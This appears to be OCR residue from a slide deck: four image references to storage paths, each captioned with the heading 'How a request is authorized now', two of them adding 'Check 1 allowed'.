
HOW A REQUEST IS AUTHORIZED NOW




HOW A REQUEST IS AUTHORIZED NOW




HOW A REQUEST IS AUTHORIZED NOW · CHECK 1 ALLOWED




HOW A REQUEST IS AUTHORIZED NOW · CHECK 1 ALLOWED



